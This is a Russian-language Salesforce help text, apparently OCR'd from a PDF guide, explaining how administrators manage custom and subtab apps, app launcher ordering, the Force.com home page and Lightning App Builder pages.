Система Salesforce поддерживает стандартные приложения (например, Sales и Service).

Пользователи также могут создавать собственные настраиваемые приложения путем объединения элементов в новые настраиваемые приложения. Настраиваемое приложение состоит из метки, описания и упорядоченного списка элементов, часто содержащего вкладки. Кроме того, настраиваемое приложение может быть дополнено настраиваемым логотипом и оформлением.

В Salesforce Classic настраиваемые приложения отображаются в меню приложений Force.com (раскрывающийся список, отображающийся вверху каждой страницы).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:


- Просмотр настройки и конфигурации

Для управления приложениями:

- «Настройка приложения»



В Lightning Experience доступ к настраиваемым приложениям можно получить посредством средства запуска приложений ( ).



При выборе приложения на экране отображается его содержимое. Например, после переключения с приложения, содержащего элемент «Возможности», к приложению без этого элемента элемент «Возможности» не будет отображаться на экране. Кроме того, приложение может отображать другую выбранную *стандартную целевую* вкладку.

Приложения связываются с профилями. Профили определяют вкладки, которые должны быть доступны или скрыты, а также доступные приложения.

Что такое приложение вложенной вкладки?

Приложение — это набор вкладок, работающих как единое целое для выполнения доступных функций. Подобным образом, *приложение вложенной вкладки* — это набор вкладок, отображающийся на странице профиля Chatter. Приложение вложенной вкладки может содержать стандартные и настраиваемые вкладки.

Настройка стандартного порядка сортировки приложений

Администратор Salesforce управляет стандартным порядком сортировки для стандартных, настраиваемых и связанных приложений Salesforce, используемых пользователями в организации. Затем в средстве запуска приложений пользователи смогут изменять порядок приложений в соответствии со своими предпочтениями. Можно также скрывать приложения, чтобы они не отображались в средстве запуска приложений.

Определение средства запуска приложений как стандартной целевой страницы

Если система Salesforce использует проверку подлинности, то доступ пользователей к требуемым элементам можно упростить, если определить преобразованное средство запуска приложений в качестве стандартной целевой страницы при входе в Salesforce.

Начальная страница Force.com

Начальная страница Force.com содержит средства для создания приложений и управления ими.

Настройка сообщений для страницы общих сведений о системе Force.com

СМ. ТАКЖЕ:

Настройка стандартного порядка сортировки приложений

Что такое приложение вложенной вкладки?

Приложение — это набор вкладок, работающих как единое целое для выполнения доступных функций. Подобным образом, *приложение вложенной вкладки* — это набор вкладок, отображающийся на странице профиля Chatter. Приложение вложенной вкладки может содержать стандартные и настраиваемые вкладки.

Наборы вкладок, отображаемые на странице профиля, определяются контекстом соответствующего пользователя. Приложения вложенной вкладки — это разные наборы вкладок, доступные на определенных страницах (например, на страницах профилей пользователей).

Данная таблица содержит стандартные приложения вложенной вкладки, определяющие отображаемые вкладки исходя из контекста пользователя.

Приложение вложенной вкладки	Отображается пользователю при просмотре...
Профиль (другие)	Другой пользователь в пределах собственной внутренней организации.
Профиль (собственный)	Собственный профиль в пределах собственной внутренней организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложение вложенной вкладки	Отображается пользователю при просмотре...
Профиль в сообществах (другие)	Другой пользователь в пределах сообщества. Данное приложение отображается только при использовании сообществ.
Профиль в сообществах (собственный)	Собственный профиль в пределах сообщества. Данное приложение отображается только при использовании сообществ.

Прим.: Конечные пользователи не могут настраивать параметры отображения приложений вложенной вкладки. Администраторы могут скрывать вкладки внутри приложений посредством параметра «Вкладка скрыта» в разделе «Параметры вкладки». Пользователи могут просматривать вкладки, доступность которых определяется параметром «Отключены стандартные параметры» и «Включены стандартные параметры».

Управление приложениями вложенной вкладки

Страницы профилей пользователей позволяют просматривать и настраивать приложения вложенной вкладки.

Управление доступностью приложений вложенной вкладки

Страница профиля позволяет выбирать пользователей, которым должны быть доступны определенные вкладки настроенных приложений вложенной вкладки.

СМ. ТАКЖЕ:

Полезные советы: настройка страниц профиля Chatter

Управление приложениями вложенной вкладки

Страницы профилей пользователей позволяют просматривать и настраивать приложения вложенной вкладки.

Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Приложения»**, чтобы открыть список приложений вложенной вкладки организации.

Ниже перечислены доступные действия.

- Чтобы просмотреть сведения о приложении вложенной вкладки, щелкните имя нужного приложения в разделе **«Приложения вложенной вкладки»**. Страница сведений содержит свойства приложения (например, вкладки, являющиеся частью приложения, включая любые неразвернутые вкладки). Чтобы просмотреть сведения, выберите нужную настраиваемую вкладку в списке «Добавленные вкладки».
- Чтобы изменить свойства приложения вложенной вкладки, щелкните **«Правка»** для выбора нужных вкладок, изменения порядка их отображения и настройки параметра «Стандартная целевая вкладка».

  Прим.: Администраторы могут изменять наборы полномочий или параметры профиля для ограничения доступа пользователей к каждой вкладке. Данный алгоритм позволяет администраторам предоставлять доступ к некоторым вкладкам только определенным пользователям.

СМ. ТАКЖЕ:

Что такое приложение вложенной вкладки?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:

- Просмотр настройки и конфигурации

Для управления приложениями:

- Настройка приложения

Управление доступностью приложений вложенной вкладки

Страница профиля позволяет выбирать пользователей, которым должны быть доступны определенные вкладки настроенных приложений вложенной вкладки.

Чтобы изменить доступность вкладок внутри приложения вложенной вкладки, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выполните одно из указанных ниже действий.
   - Исходный пользовательский интерфейс профиля: щелкните ссылку **«Правка»** напротив нужного профиля и прокрутите страницу до раздела «Параметры вкладки».
   - Расширенный пользовательский интерфейс профиля: щелкните имя нужного профиля и выберите ссылку **«Параметры объекта»**. Щелкните имя нужного объекта и нажмите кнопку **«Правка»**.

   Прим.: Некоторым профилям, включая пользователей Chatter External и Chatter Free, не предоставляются полномочия, необходимые для просмотра приложений вложенной вкладки.
3. Измените параметры вкладки.

   Конечные пользователи не могут настраивать параметры отображения приложений вложенной вкладки. Администраторы могут скрывать вкладки внутри приложений посредством параметра «Вкладка скрыта» в разделе «Параметры вкладки». Пользователи могут просматривать вкладки, доступность которых определяется параметром «Отключены стандартные параметры» и «Включены стандартные параметры».
4. (Только для исходного пользовательского интерфейса профиля) Чтобы применить параметры доступности вкладки, заданные пользователем, к пользовательским настройкам вкладки, установите флажок **«Изменять настройки личных вкладок пользователя»**.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:
- Просмотр настройки и конфигурации

Для управления приложениями:
- Настройка приложения

СМ. ТАКЖЕ:

Что такое приложение вложенной вкладки?
Управление приложениями вложенной вкладки

Настройка стандартного порядка сортировки приложений

Администратор Salesforce управляет стандартным порядком сортировки для стандартных, настраиваемых и связанных приложений Salesforce, используемых пользователями в организации. Затем в средстве запуска приложений пользователи смогут изменять порядок приложений в соответствии со своими предпочтениями. Можно также скрывать приложения, чтобы они не отображались в средстве запуска приложений.

К этим приложениям относятся стандартные приложения Salesforce, такие как Salesforce Marketing, приложение Service и любые собственные приложения организации. Связанные приложения — это сторонние приложения, например, Gmail, Google Drive и Microsoft Office 365, которые устанавливаются для удобства работы пользователей.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Изменение порядка элементов в меню приложений и средстве запуска приложений в Salesforce Classic

Вы можете изменить порядок отображения приложений в меню и средстве запуска приложений. Меню приложений — это раскрывающийся список в правом верхнем углу каждой страницы Salesforce Classic. Включенное средство запуска приложений отображается в этом раскрывающемся меню. Приложения в средстве запуска показываются в виде крупных плиток и ведут к стандартным приложениям Salesforce, настраиваемым приложениям и связанным приложениям.

Сортировка приложений в средстве запуска приложений Lightning Experience

Как администратор Salesforce вы можете менять для своей организации стандартную доступность и порядок приложений, отображающихся в средстве запуска приложений Lightning Experience. По желанию пользователи позже могут сами сортировать свое персональное представление средства запуска приложений.

Изменение порядка элементов в меню приложений и средстве запуска приложений в Salesforce Classic

Вы можете изменить порядок отображения приложений в меню и средстве запуска приложений. Меню приложений — это раскрывающийся список в правом верхнем углу каждой страницы Salesforce Classic. Включенное средство запуска приложений отображается в этом раскрывающемся меню. Приложения в средстве запуска показываются в виде крупных плиток и ведут к стандартным приложениям Salesforce, настраиваемым приложениям и связанным приложениям.

1. Введите строку «*Меню приложения*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Меню приложения»**.
2. Для переупорядочения приложений перетаскивайте их из списка элементов меню приложений. Изменения вступают в силу незамедлительно.
3. Либо щелкните **«Видно в средстве запуска приложений»** или **«Скрыто в средстве запуска приложений»**, чтобы показать или скрыть отдельные приложения в средстве запуска приложений приложений для всех пользователей организации.

В списке меню приложений перечисляются все приложения, установленные в организации. Однако пользователи видят разные приложения в своих средствах запуска приложений. Администраторы управляют параметрами доступности каждого приложения и полномочиями пользователей.

СМ. ТАКЖЕ:

- Создание собственного приложения Salesforce
- Доступ к другим приложениям Salesforce
- Средство запуска приложений

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:

- Просмотр настройки и конфигурации

Для управления приложениями:

- Настройка приложения

Сортировка приложений в средстве запуска приложений Lightning Experience

Как администратор Salesforce вы можете менять для своей организации стандартную доступность и порядок приложений, отображающихся в средстве запуска приложений Lightning Experience. По желанию пользователи позже могут сами сортировать свое персональное представление средства запуска приложений.

В средстве запуска приложений показаны все доступные для пользователя приложения Salesforce, а также все связанные приложения, установленные администратором Salesforce.

1. Введите строку «*Меню приложения*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Меню приложения»**.
2. Для переупорядочения приложений перетаскивайте их из списка элементов меню приложений. Изменения вступают в силу незамедлительно.
3. Либо щелкните **«Видно в средстве запуска приложений»** или **«Скрыто в средстве запуска приложений»**, чтобы показать или скрыть отдельные приложения в средстве запуска приложений приложений для всех пользователей организации.

Все приложения, установленные в организации, отображаются в списке элементов меню приложений. Тем не менее приложения, отображаемые в меню приложений и средстве запуска приложений, определяются параметрами доступности каждого приложения и полномочиями пользователя. Пользователи видят только те приложения, доступ к которым им предоставлен в профиле или наборе полномочий.

Чтобы связанные приложения и поставщики появились в средстве запуска приложений, укажите их URL-адрес запуска в Менеджере приложений.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:
- Просмотр настройки и конфигурации

Для управления приложениями:
- Настройка приложения

СМ. ТАКЖЕ:

Создание собственного приложения Salesforce

Доступ к другим приложениям Salesforce

Определение средства запуска приложений как стандартной целевой страницы

Если система Salesforce использует проверку подлинности, то доступ пользователей к требуемым элементам можно упростить, если определить преобразованное средство запуска приложений в качестве стандартной целевой страницы при входе в Salesforce.

Прим.: Данные действия поддерживаются в Lightning Experience. Если вы видите значок Средства запуска приложений (⁞⁞) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

1. Введите строку «*Менеджер приложений*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Менеджер приложений»**.
2. Нажмите **«Новое приложение Lightning»** и выполняйте рекомендации мастера новых приложений Lightning.

   Добавьте вкладку средство запуска приложений в набор выбранных элементов.
3. Определите средство запуска приложений как стандартное, которое отображается при первом входе пользователя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

a. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.

b. Выберите профиль и перейдите к разделу «Параметры настраиваемого приложения».

c. Выберите **«По умолчанию»** напротив приложения Lightning.

4. Выйдите из системы и войдите повторно.

   Новое приложение Lightning будет отображаться на панели навигации и в средстве запуска приложений.

Начальная страница Force.com

Начальная страница Force.com содержит средства для создания приложений и управления ими.

Чтобы открыть начальную страницу Force.com, воспользуйтесь меню «Настройка».

- Левая боковая панель, поддерживающая функции просмотра и поиска, предоставляет доступ ко всем действиям, задачам и инструментам настройки.
- Раздел «Начало работы» содержит инструмент для быстрого создания базового приложения, а также ссылки на сведения о расширении и управлении приложениями. Данный раздел отображается только в том случае, если ранее он не был закрыт пользователем.
- Список «Недавние элементы» содержит элементы метаданных, просмотренные, созданные или измененные последними, а также их связанные объекты.
- Страница общих сведений о системе содержит раздел сообщений, уведомляющих пользователей о приближении организации к заданным ограничениям. По умолчанию данный раздел отключен.
- Раздел «Быстрые ссылки» содержит ссылки для управления инструментами, пользователями, приложениями, данными и параметрами безопасности.
- Раздел «Сообщество» содержит доступные ресурсы. Данный раздел отображается снова в новом выпуске, если он был ранее закрыт.
- На правой панели отображаются ссылки на внешние ресурсы, которые могут быть полезны разработчикам и администраторам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к начальной странице Force.com:

- Настройка приложения

Список «Недавние элементы» (бета)

Список «Недавние элементы» содержит элементы метаданных, просмотренные, созданные или измененные последними, а также их связанные объекты.

Список «Недавние элементы» (бета)

Список «Недавние элементы» содержит элементы метаданных, просмотренные, созданные или измененные последними, а также их связанные объекты.

Прим.: Данный выпуск поддерживает бета-версию списка «Недавние элементы», являющуюся полноценной, но имеющую некоторые ограничения.

Список «Недавние элементы» содержит следующие элементы.

- Классы Apex
- Триггеры Apex

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии, кроме **Database.com Edition**.

- Процессы утверждения
- Приложения
- Типы настраиваемых отчетов
- Шаблоны эл. почты
- Поля
- Объекты
- Макеты страниц
- Наборы полномочий
- Профили
- Типы записей
- Статические ресурсы
- Вкладки
- Пользователи
- Правила проверки
- Страницы Visualforce
- Компоненты Visualforce
- Электронные предупреждения бизнес-правила
- Обновления полей бизнес-правил
- Исходящие сообщения бизнес-правил
- Бизнес-правила
- Задачи бизнес-правил

Прим.: Список недавних элементов в настройках не зависит от раздела «Недавние элементы» на боковой панели большинства страниц Salesforce. Список в настройках содержит элементы, используемые администраторами, в то время как раздел «Недавние элементы» на боковой панели отображает записи, с которыми работали конечные пользователи.

Настройка сообщений для страницы общих сведений о системе Force.com

Прим.: Страница общих сведений о системе содержит только элементы, поддержка которых включена в организации. Например, бизнес-правила отображаются на странице общих сведений о системе только в том случае, если в организации включена их поддержка.

Начальная страница Force.com позволяет добавлять сообщения об использовании, уведомляющие пользователей о приближении организации к заданным ограничениям. Сообщения, отображающиеся на начальной странице Force.com, могут быть развернуты, свернуты или пропущены. По умолчанию данные сообщения включены.

Чтобы настроить сообщения на начальной странице Force.com, выполните указанные ниже действия.

1. Введите строку «*Общие сведения о системе*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Общие сведения о системе»**.
2. Нажмите кнопку **«Настроить сообщения Force.com»**.
3. Установите или снимите флажки напротив нужных типов сообщений для их отображения или сокрытия на начальной странице Force.com.
4. Нажмите кнопку **«OK»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии, кроме **Personal Edition** и Database.com Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки сообщений Force.com:

- Настройка приложения

Важное замечание: Данные сообщения отображаются на начальной странице Force.com только в случае приближения организации к заданным ограничениям.

В результате включения или пропуска сообщений на начальной странице Force.com меняется только их представление.

Конструктор приложений Lightning

Конструктор приложений Lightning — это интерактивный инструмент, позволяющий создавать настраиваемые страницы приложения Salesforce1 и Lightning Experience. С помощью конструктора приложений Lightning можно объединять различные компоненты на одной странице, что позволит вашим пользователям работать со всеми необходимыми функциями в одном месте.

Чтобы открыть конструктор приложений Lightning, введите в меню «Настройка» «*Конструктор приложений Lightning*» в поле «Быстрый поиск» и выберите **«Конструктор приложений Lightning»**.


Ниже перечислены приложения, которые могут быть созданы посредством конструктора приложений Lightning.

- Одностраничные приложения, детализирующие стандартные страницы
- Приложения по типу панелей мониторинга (например, приложения для отслеживания популярных потенциальных клиентов или ключевых интересов за квартал)
- «Точечные» приложения для решения конкретной задачи (например, приложение для учета и контроля произведенных расходов)
- Настраиваемые страницы записи для объектов, предназначенных для нужд пользователей
- Начальные настраиваемые страницы содержат компоненты и функции, наиболее часто используемые пользователями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Страницы Lightning являются базовой технологией конструктора приложений Lightning. Страница Lightning — это настраиваемый макет, позволяющий разрабатывать страницы для использования в мобильном приложении Salesforce1 или в Lightning Experience.

Для создания страниц Lightning используются компоненты Lightning (компактные, настраиваемые и многоразовые элементы, доступные для перетаскивания в область страницы в конструкторе приложений Lightning).

Конструктор приложений Lightning позволяет использовать стандартные, настраиваемые и сторонние компоненты.

Стандартные компоненты

Стандартные компоненты — это компоненты Lightning, созданные компанией Salesforce.

Настраиваемые компоненты

Настраиваемые компоненты — это компоненты Lightning, созданные вами или другим пользователем. С некоторыми доработками пользовательские компоненты Lightning могут работать в конструкторе приложений Lightning. Дополнительную информацию о придании совместимости компонентов Lightning с конструктором приложений см. в *Руководстве разработчика компонентов Lightning*.

Сторонние компоненты из каталога AppExchange

AppExchange — это каталог, содержащий компоненты Lightning. При необходимости найдите пакеты, содержащие компоненты, которые уже настроены и готовы к использованию в конструкторе приложений Lightning.

Конструктор приложений Lightning поддерживается актуальными версиями обозревателей Microsoft® Internet Explorer®, Google Chrome™, Apple® Safari® и Mozilla® Firefox® для настольных компьютеров. Конструктор приложений Lightning не поддерживается мобильными обозревателями и браузером Internet Explorer 10 или более ранней версии. Минимальное рекомендуемое разрешение для конструктора приложений Lightning: 1280 x 1024.

СМ. ТАКЖЕ:

Создание начальной страницы приложения посредством конструктора приложений Lightning

Создание настраиваемой страницы приложения общие сведения

Всего за пару этапов вы можете создать страницу приложения, позволяющую пользователям Lightning Experience и Salesforce1 просматривать наиболее важные объекты и элементы настраиваемого приложения. Настраиваемые страницы приложения создаются посредством страниц Lightning.

1. Прежде чем создать страницу, определите компоненты, которые должны быть добавлены на страницу, и глобальные действия, которые должны быть доступны пользователям.
2. Создайте страницу Lightning.
3. Добавьте действия на страницу.
4. Активируйте страницу Lightning в конструкторе приложений Lightning.

   Активация позволяет создать настраиваемую вкладку для страницы приложения, определить ее доступность и добавить ее в навигационный список и на панель навигации приложения Salesforce1 и Lightning Experience — все в одном месте.

Страницы Lightning


Страница Lightning — это настраиваемый макет, позволяющий разрабатывать страницы для использования в мобильном приложении Salesforce1 или в Lightning Experience.

Страницы Lightning являются золотой серединой между макетами страниц и страницами Visualforce. Подобно макету страницы, страницы Lightning позволяют добавлять настраиваемые элементы на страницу. Тем не менее, данные элементы являются компонентами Lightning (а не полями или компонентами Visualforce), поэтому отличаются более высокой универсальностью.

С помощью страницы Lightning можно создавать страницы приложения для добавления в навигационный список приложения Salesforce1 или на панель навигации приложения Lightning. На странице приложения пользователи могут быстро переходить к его наиболее важным объектам и элементам.

С помощью страницы Lightning также можно создавать настраиваемые страницы записей или начальные страницы для Lightning Experience. А если у вас имеется Lightning for Outlook, вы можете создать настраиваемую область приложения электронной почты.


Структура страницы Lightning определяется устройством, используемым для ее просмотра. Шаблон, выбранный при создании страницы, определяет способ отображения страницы на конкретном устройстве. Шаблон страницы Lightning разделяет страницу на области.



Для создания страниц Lightning используются компоненты Lightning (компактные, настраиваемые и многоразовые элементы, доступные для перетаскивания в область страницы в конструкторе приложений Lightning).

Страница Lightning состоит из областей, содержащих по несколько компонентов.

Пример: Данная страница Lightning в приложении Salesforce1 содержит компонент «Список фильтров», компонент «Недавние элементы» и одно глобальное действие.



СМ. ТАКЖЕ:

Рекомендации и ограничения при работе с потоками на страницах Lightning

Типы страниц Lightning

С помощью конструктора приложений Lightning можно создавать разные типы страниц Lightning. Заданный тип страницы Lightning изменить нельзя.

Страница приложения

Страницы приложения поддерживаются как в Salesforce1, так и в Lightning Experience.

Рекомендуем использовать страницу приложения для создания начальной страницы стороннего приложения, которая затем может быть добавлена прямо в меню навигации Salesforce1 и Lightning Experience. В результате пользователи получат начальную страницу приложения, через которую они смогут быстро перейти к наиболее важным объектам и элементам.

Чтобы улучшить функциональность страницы приложения, добавьте на нее глобальные действия. Глобальные действия позволяют пользователю выполнять со страницы приложения различные задачи, например записывать подробные сведения о вызовах, создавать или обновлять записи, отправлять электронную почту или создавать задачу. Когда пользователь заходит на страницу Lightning в приложении Salesforce1, действия данной страницы отображаются на панели действий. В Lightning Experience действия появляются на панели основных показателей в верхней части страницы.

Важное замечание: Прежде чем добавить на страницу приложение, рекомендуем создать действия в полной версии системы Salesforce.

Страницы приложений поддерживают только глобальные действия. Стандартные действия Chatter (например, «Сообщение», «Файл», «Ссылка» и «Опрос») не поддерживаются.

При открытии страницы приложений в приложении Salesforce1 или Lightning Experience отображаются только действия, выбранные для страницы. Если действия не указаны, они не отображаются.

Начальная страница

Создайте начальную страницу с функциями, важными для отдельных типов пользователей, и назначьте настраиваемым страницам профили разных пользователей. Начальные настраиваемые страницы поддерживаются только приложением Lightning Experience.

Страница записи

С помощью страницы записей можно создать настраиваемую версию страницы записей объекта в соответствии с нуждами пользователей. Настраиваемые страницы записей поддерживаются только приложением Lightning Experience.

